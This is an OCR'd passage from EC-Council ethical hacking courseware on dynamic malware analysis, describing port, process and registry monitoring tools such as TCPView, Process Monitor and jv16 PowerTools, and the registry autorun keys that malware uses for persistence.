


Figure 7.113: Screenshot of Netstat

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TCPView**

  Source: *https://learn.microsoft.com*

  TCPView is a Windows program that shows detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.




Figure 7.114: Screenshot of TCPView

Some additional port monitoring tools are as follows:

- CurrPorts (*https://www.nirsoft.net*)
- TCP Port / Telnet Monitoring (*https://www.dotcom-monitor.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- SolarWinds Open Port Scanner (*https://www.solarwinds.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Process Monitoring


- Malware programs camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Some malware programs also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (*https://learn.microsoft.com*)
- OpManager (*https://www.manageengine.com*)
- Monit (*https://mmonit.com*)
- ESET SysInspector (*https://www.eset.com*)
- System Explorer (*https://systemexplorer.net*)

Process Monitor

The Process Monitor shows the **real-time file system**, **Registry**, and **process/thread** activity



https://learn.microsoft.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Process Monitoring

Malware enters the system through images, music files, videos, etc., which are downloaded from the Internet, camouflage themselves as genuine Windows services, and hide their processes to avoid detection. Some malwares use PEs to inject themselves into various processes (such as explorer.exe or web browsers). Malicious processes are visible but appear legitimate; hence, they can bypass desktop firewalls. Attackers use specific rootkit methods to hide malware in the system so that the antivirus software cannot detect it easily.

Process monitoring helps in understanding the processes that the malware initiates and takes over after execution. It is also necessary to observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about the processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all the processes that the malware starts. Use process-monitoring tools such as Process Monitor to detect suspicious processes.

- **Process Monitor**

  Source: *https://learn.microsoft.com*

  Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements, including rich and non-destructive filtering, comprehensive event properties such session IDs and usernames, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and so on. The unique

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

features of Process Monitor make it a core utility in system troubleshooting and malware hunting toolkits.

Features:

- More data captured for operation input and output parameters.
- Non-destructive filters that can be set without losing data.
- Capture of thread stacks for each operation makes it possible to identify the cause of operation in many cases.
- Reliable capture of process details, including image path, command line, user, and session ID.
- Configurable and moveable columns for any event property.
- Filters can be set for any data field, including fields not configured as columns.
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data.
- Process tree tool shows the relationships of all processes referenced in a trace.
- Native log format preserves all data for loading in a different Process Monitor instance.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.115: Screenshot of Process Monitor

Some additional process monitoring tools are as follows:

- Process Explorer *(https://learn.microsoft.com)*
- OpManager *(https://www.manageengine.com)*
- Monit *(https://mmonit.com)*
- ESET SysInspector *(https://www.eset.com)*
- System Explorer *(https://systemexplorer.net)*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Registry Monitoring


- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry

Registry Monitoring Tools

- Reg Organizer (https://www.chemtable.com)
- Registry Viewer (https://www.exterro.com)
- RegScanner (https://www.nirsoft.net)
- Registry Monitoring Tool (https://www.solarwinds.com)
- regshot (https://sourceforge.net)

jv16 PowerTools

It is a registry cleaner used to **find registry errors** and unneeded registry junk. It also helps in detecting registry entries created by the malware



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Registry Monitoring

The Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. The malware uses the registry to perform harmful activity continuously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or device boots automatically.

When an attacker installs malware on the victim's machine, it generates a registry entry. Consequently, various changes will be noticed, such as the system becoming slower, various advertisements keep popping up, and so on.

Windows automatically executes instructions in the following sections of the registry:

- ***Run***
- ***RunServices***
- ***RunOnce***
- ***RunServicesOnce***
- ***HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.***

Malware inserts instructions in these sections of the registry to perform malicious activities. You should have fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. Use registry monitoring tools such as RegScanner to scan registry values for any suspicious entries that may indicate malware infection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **jv16 PowerTools**

  Source: *https://jv16powertools.com*

  Jv16 PowerTools is a PC system utility software that works by erasing unnecessary files and data, cleaning the Windows registry, automatically fixing system errors, and optimizing your system. It allows you to scan and monitor the registry.

  It helps in detecting registry entries created by the malware. The "Clean And Speedup My Computer" feature of Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors and cleaning registry leftovers and unnecessary files such as old log files and temporary files.




Figure 7.116: Screenshot of jv16 PowerTools

